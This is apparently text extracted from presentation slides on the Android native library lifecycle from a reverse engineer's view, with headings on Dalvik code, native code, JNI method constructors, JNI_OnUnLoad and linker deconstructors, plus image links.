
Method constructors

jni\_method\_in\_native()

Method deconstructors

JNI\_OnUnLoad()


Linker deconstructors




# Q ANDROID NATIVE LIBRARY LIFECYCLE

Reverse Engineer version

Dalvik Code




Native Code



# Q ANDROID NATIVE LIBRARY LIFECYCLE


Reverse Engineer version




# ANDROID NATIVE LIBRARY LIFECYCLE

Reverse Engineer version

## Dalvik Code




## Native Code



